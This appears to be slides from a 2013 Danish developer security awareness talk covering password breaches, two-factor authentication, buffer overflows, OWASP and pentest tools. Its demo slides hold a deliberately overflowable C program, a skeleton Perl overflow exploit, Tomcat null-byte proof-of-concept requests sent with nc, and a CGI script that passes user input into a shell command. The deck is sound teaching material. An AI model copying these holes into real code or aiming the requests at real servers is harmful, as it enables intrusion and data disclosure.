

Welcome to

Developer Awareness

2013

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http://www.solidonetworks.com

Planen idag





KI 17:00-18:00 foredrag

KI 18:00 middag

Mindre enetale, mere foredrag 2.0 med sociale medier, informationsdeling og interaktion

Send gerne spørgsmål senere

Goals: Developer Awareness





Software has errors, hardware fails

Sometimes software can be made to fail in interesting ways

Security is magic





Think security

Follow news about software security

Support communties, join and learn



Hackers and ressources





Hackers work all the time to break stuff

Use hackertools:

- Nmap, Nping test network ports http://nmap.org
- Wireshark advanced network analyzer http://http://www.wireshark.org/
- Metasploit Framework exploit development and delivery http://www.metasploit.com/
- Burpsuite web scanner and proxy http://portswigger.net/burp/
- Skipfish web scanner http://code.google.com/p/skipfish/
- Kali Linux pentesting operating system http://www.kali.org
- Most used hacker tools http://sectools.org/

Picture: Angelina Jolie as Kate Libby/Acid Burn Hackers 1995

Evernote password reset



What happens when security breaks?

Security Notice: Service-wide Password Reset

Evernote's Operations & Security team has discovered and blocked suspicious activity on the Evernote network that appears to have been a coordinated attempt to access secure areas of the Evernote Service.

As a precaution to protect your data, we have decided to implement a password reset. Please read below for details and instructions.

In our security investigation, we have found no evidence that any of the content you store in Evernote was accessed, changed or lost. We also have no evidence that any payment information for Evernote Premium or Evernote Business customers was accessed.

The investigation has shown, however, that the individual(s) responsible were able to gain access to Evernote user information, which includes usernames, email addresses associated with Evernote accounts and encrypted passwords. Even though this information was accessed, the passwords stored by Evernote are protected by one-way encryption. (In technical terms, they are hashed and salted.)

Sources:

http://evernote.com/corp/news/password_reset.php

Twitter password reset





Keeping our users secure

Friday, February 01, 2013

As you may have read, there's been a recent uptick in large-scale security attacks aimed at U.S. technology and media companies. Within the last two weeks, the *New York Times* and *Wall Street Journal* have chronicled breaches of their systems, and Apple and Mozilla have turned off Java by default in their browsers.


This week, we detected unusual access patterns that led to us identifying unauthorized access attempts to Twitter user data. We discovered one live attack and were able to shut it down in process moments later. However, our investigation has thus far indicated that the attackers may have had access to limited user information – usernames, email addresses, session tokens and encrypted/salted versions of passwords – for approximately 250,000 users.

Sources:

http://blog.twitter.com/2013/02/keeping-our-users-secure.html

January 2013: Github Public passwords?





Sources:

https://twitter.com/brianaker/status/294228373377515522

http://www.webmonkey.com/2013/01/users-scramble-as-github-search-exposes-passwords-security-de

http://www.leakedin.com/

http://www.offensive-security.com/community-projects/google-hacking-database/

Are passwords dead?



google: passwords are dead About 6,580,000 results (0.22 seconds)


Can we stop using passwords?

Muffett on Passwords has a long list of password related information, from the author of crack http://en.wikipedia.org/wiki/Crack_(password_software)

http://dropsafe.crypticide.com/muffett-passwords

Opbevaring af passwords





PasswordSafe http://passwordsafe.sourceforge.net/

Apple Keychain

Browsere, Firefox Master Password

Google looks to ditch passwords for good





"Google is currently running a pilot that uses a YubiKey cryptographic card developed by Yubico

The YubiKey NEO can be tapped on an NFC-enabled smartphone, which reads an encrypted one-time password emitted from the key fob."

Source: http://www.zdnet.com/google-looks-to-ditch-passwords-for-good-with-nfc-based-replacement

Yubico Yubikey





YubiKey Standard

Our flagship product, making strong two-factor authentication, easy and affordable for everyone.



> YubiKey VIP

A YubiKey Standard pre-configured with a Symantec VIP credential, enabling two-factor authentication against Symantec VIP enabled services, such as PayPal.



> YubiKey NEO

Our premium YubiKey, combining USB, NFC, one-time password and PKI technology.



> LastPass YubiKey

LastPass Premium is the leading cross platform password manager supporting the YubiKey. We offer a number of discounted bundles of YubiKey + LastPass Premium Subscriptions.



> YubiKey Nano

The world's smallest one-time password token, designed to stay inside the USB-slot.



Password Safe YubiKey

Pasword Safe is an open source password manager initiated by Bruce Schneier. The YubiKey is used in Challenge-response mode to for 2 factor encryption of the database.

A Yubico OTP is unique sequence of characters generated every time the YubiKey button is touched. The Yubico OTP is comprised of a sequence of 32 Modhex characters representing information encrypted with a 128 bit AES-128 key

http://www.yubico.com/products/yubikey-hardware/

Duosecurity





Push Notification

Quickly view login or transaction details and tap "Approve" on your iOS or Android device. Learn more at duosecurity.com/duo-push



Smartphone Passcodes

Easily generate login passcodes — no cell service required. Duo Mobile is available for free on all smartphone platforms.



Text Message

Login passcodes sent via text message. Works on all phones with SMS support.



Phone Call

Simply answer a phone call and press a key to authenticate.

Video https://www.duosecurity.com/duo-push

https://www.duosecurity.com/

Low tech 2-step verification



Print af koder, low level pragmatisk

```
Backup verification codes

1. 355 08 761 6. 610 51 765
2. 913 59 489 7. 559 81 367
3. 954 22 666 8. 853 38 617
4. 528 79 761 9. 406 55 536
5. 265 65 742 10. 769 44 800
```

Login fra nye enheder kræver ekstra sikkerhed

google 2-faktor auth. SMS med backup codes

Developed at Bellcore in the late 1980s http://en.wikipedia.org/wiki/S/KEY

Conclusion passwords: integrate with authentication, not reinvent

Integrate or develop?



From previous slide:

Conclusion passwords: integrate with authentication, not reinvent

Dont:

- Reinvent the wheel too many times, unless you can maintain it afterwards
- Never invent cryptography yourself
- No copy paste of functionality, harder to maintain in the future

Do:

- Integrate with existing solutions
- Use existing well-tested code: cryptography, authentication, hashing
- Centralize security in your code
- Fine to hide which authentication framework is being used, easy to replace later

Cisco IOS password



Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left crytographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation.** As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-h

Secure protocols



Securing e-mail

- Pretty Good Privacy Phil Zimmermann
- OpenPGP = e-mail security

Network sessions use SSL/TLS

- Secure Sockets Layer SSL / Transport Layer Services TLS
- Encrypting data sent and received
- SSL/TLS already used for many protocols as a wrapper: POP3S, IMAPS, SSH, SMTP+TLS m.fl.

Encrypting traffic at the network layer - Virtual Private Networks VPN

- IPsec IP Security Framework, se også L2TP
- PPTP Point to Point Tunneling Protocol dårlig og usikker, brug den ikke mere!
- OpenVPN uses SSL/TLS across TCP or UDP

Note: SSL/TLS is not trivial to implement, key management!

HTTPS Everywhere





HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

http://www.eff.org/https-everywhere

Developers, developers



Undgå standard indstillinger



når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

buffer overflows et C problem




Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffer og stacks






```
main(int argc, char **argv)
{
      char buf[200];
      strcpy(buf, argv[1]);
      printf("%s\n",buf);
}
```

Overflow - segmentation fault





Bad function overwrites return value!

Control return address

Run shellcode from buffer, or from other place

Exploits - udnyttelse af sårbarheder



exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Exploits



```
buffer = "";
null = "\x00";
nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
   $buffer .= $nop;
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

Privilegier least privilege



Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

Privilegier privilege escalation



privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

local vs. remote exploits



local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Apache Tomcat Null Byte sårbarhed



Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0

$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080

$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp

HTTP/1.0\r\n\r\n";'|nc my.server 8080

$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

http://www.securityfocus.com/bid/6721/

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1



```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080 HTTP/1.0 200 0K

Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1;Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc docs index.html javadoc
META-INF tomcat.gif
tomcat-power.gif
WEB-INF hlk@timon hlk$
```

Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20



```
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n"; | nc 127.0.0.1 8080 HTTP/1.1 400 Invalid URI Server: Apache-Coyote/1.1 Content-Length: 0 Date: Tue, 07 Nov 2006 16:27:18 GMT Connection: close hlk@timon hlk$
```

efter *opgradering* er serveren ikke sårbar mere

Kodekvaliteten



Hvorfor er programmerne stadig sårbare?

Programmer idag er komplekse!

NU snakker vi kode ... og høj kvalitet er mere sikker.

Hudson Extensible continuous integration server http://hudson-ci.org/

Sonar http://www.sonarsource.org/

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools

http://www.scovetta.com/yasca.html

Automatisk analyse af software

http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html

NB: du skal stadig tænke dig om :-)

Konfigurationsfejl - ofte overset



Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller "FTP-scripts" til at hente værktøjer ... så er den pågældende server formentlig kompromitteret

Demo: Insecure programming



Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

Hello world of insecure web CGI



Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server


De vitale - og usikre dele



```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";</pre>
print "marginwidth=20 marginheight=20>";
print <<XX;</pre>
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print '/usr/bin/finger $input{'command'}';
    print "\n";
```

Tamper Data





https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

OWASP top ten





The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

http://www.owasp.org

OWASP WebGoat





WebGoat fra OWASP, http://www.owasp.org
Træningsmiljø til webhacking
Downloades som Zipfil og kan afvikles direkte på en Windows laptop

https://www.owasp.org

Udviklingsstandarder



Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere? Man børe være klar over hvilke teknologier man bruger Standardiser på et mindre antal produkter, biblioteker, sprog Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier



- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel: javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
 eks Ruby On Rails Security Guide http://guides.rubyonrails.org/security.html

Change management




Er der tilstrækkeligt med fokus på software i produktion Kan en vilkårlig server nemt reetableres Foretages rettelser direkte på produktionssystemer Er der fall-back plan Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

Deadly sins bogen





24 Deadly Sins of Software Security Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

End of Part I summary



Install, configure, monitor

Harden servers

Konfigure applications securely

Program securely - select the right language and tools

Isolate and secure networks

Consider blocking connections from inside out

Watch out for the human factor, stressed people make mistakes

Change passwords and force password rules

Educate yourself about products, programs, systems

Part II



Fri adgang til hackerværktøjer



I 1993 skrev Dan Farmer og Wietse Venema artiklen Improving the Security of Your Site by Breaking Into it I 1995 udgav de softwarepakken SATAN Security Administrator Tool for Analyzing Networks

We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Se http://sectools.org og http://www.packetstormsecurity.org/

Kilde: http://www.fish2.com/security/admin-guide-to-cracking.html

Pentest in the news







EMNER Hacking, It-sikkerhed

Hackerkursus satte Dong på sporet af sårbare servere

En uges kursus i at tænke som en hacker gav flere aha-oplevelser for sikkerhedskonsulent hos Dong Energy. For eksempel fandt han efterfølgende server-software, der kørte med standard-password.

Af Jesper Kildebogaard Mandag, 19. marts 2012 - 6:59

Det kræver kun én lille sprække i forsvarsværkerne, før en hacker kan snige sig ind. Men hvordan opdager man som sikkerhedsansvarlig sprækken før hackeren?

Hos energikoncernen Dong Energy har et af svarene været at lære at tænke som hackerne. Og det gør det muligt at se på systemerne med helt andre øjne, fortæller en af de Dong-folk, der har været på hackerkursus.

»Kurset var et wakeup-call om, hvor nemt det er for hackere, som går systematisk til værks, og som ved, hvad de gør,« siger Keld Hjortskov, der er sikkerhedskonsulent hos Dong.

Konsulentens udstyr - vil du være sikkerhedskonsulent SOLI



Books:


- Metasploit The Penetration Tester's Guide by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni http://nostarch.com/metasploit
- Gray Hat Hacking: The Ethical Hacker's Handbook, 3rd Edition, Shon Harris et al, Osborne
- Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses (2nd Edition), Ed Skoudis, Prentice Hall PTR

Internet sites:

- Kali Linux http://www.kali.org/
- Web sites for the popular tools have excellent documentation
- Youtube has 100.000s of hackervideos

Kali Linux the new backtrack






BackTrack http://www.backtrack-linux.org

Kali http://www.kali.org/

it's a Unix system, I know this





frednecksec Matt Franz 13 by kramse

Painful interview with a junior candidate today "wanting to get into security" yet who didn't build their own network @ home or run Linux!!

1 Mar

Skal du igang med sikkerhed? Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ... Brug BackTrack, se evt. youtube videoer om programmerne

Quote fra Jurassic Park http://www.youtube.com/watch?v=dFUlAQZB9Ng

Nping check TCP socket connection



```
hlk@pumba:nmap-5.51$ nping -6 www.solidonetworks.com
Starting Nping 0.5.51 (http://nmap.org/nping) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed
Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
http://nmap.org
```

Metasploit and Armitage



Still rocking the internet

http://www.metasploit.com/

Armitage GUI fast and easy hacking for Metasploit

http://www.fastandeasyhacking.com/

Metasploit Unleashed


http://www.offensive-security.com/metasploit-unleashed/Main_Page

Kilde:

http://www.metasploit.com/redmine/projects/framework/wiki/Release_Notes_360

The Exploit Database - dagens buffer overflow





http://www.exploit-db.com/

Skipfish





Vi afprøver nu følgende program sammen:
Skipfish fully automated, active web application security reconnaissance tool.
Af Michal Zalewski http://code.google.com/p/skipfish/

Burp Suite



Burp Suite contains the following key components:

- An intercepting <u>Proxy</u>, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware <u>Spider</u>, for crawling content and functionality.
- An advanced web application <u>Scanner</u>, for automating the detection of numerous types of vulnerability.
- An <u>Intruder</u> tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A Repeater tool, for manipulating and resending individual requests.
- A Sequencer tool, for testing the randomness of session tokens.
- The ability to <u>save your work</u> and resume working later.
- Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard http://portswigger.net/burp/
Twitter @PortSwigger

Burpsuite




Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.

http://portswigger.net/burp/

Mere Web application hacking






The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Følg med Twitter news





Twitter has become an important new resource for lots of stuff Twitter has replaced RSS for me

Følg med Twitter news





exploitdb [webapps] - BPAffiliate Affiliate Tracking Authentication Bypass Vulnerability: http://bit.ly/9LOC3K

about 5 hours ago via twitterfeed



exploitdb [webapps] - BPDirectory Business Directory Authentication Bypass Vulnerability: http://bit.ly/c4TeLz

about 5 hours ago via twitterfeed



exploitdb [webapps] - BPConferenceReporting Web Reporting Authentication Bypass Vulnerability: http://bit.ly/cM61AK about 5 hours ago via twitterfeed



exploitdb [webapps] - BPRealestate Real Estate
Authentication Bypass Vulnerability: http://bit.ly/bYx2aY

about 5 hours ago via twitterfeed



sans_isc [Diary] Mac OS X Server v10.6.5 (10H575) Security
Update: http://support.apple.com/kb/HT4452, (Tue, Nov
16th): http://bit.ly/azBrso

about 7 hours ago via twitterfeed

Exploits og nye sårbarheder

Be careful - spørgsmål?





Hey, Lets be careful out there!

Henrik Lund Kramshøj, internet samurai hlk@solido.net

Billede: Michael Conrad http://www.hillstreetblues.tv/

VikingScan.org - free portscanning



VikingScan.org - free portscanning



Miniscan List

On this page you can configure and start a portscan of your IP-address from this server. Your IP-address is: 85.82.28.68

Configure and start a scan of the IP-adress

Note that this service is currently software in development and you also need to make sure that you are allowed to scan the IP-address specified.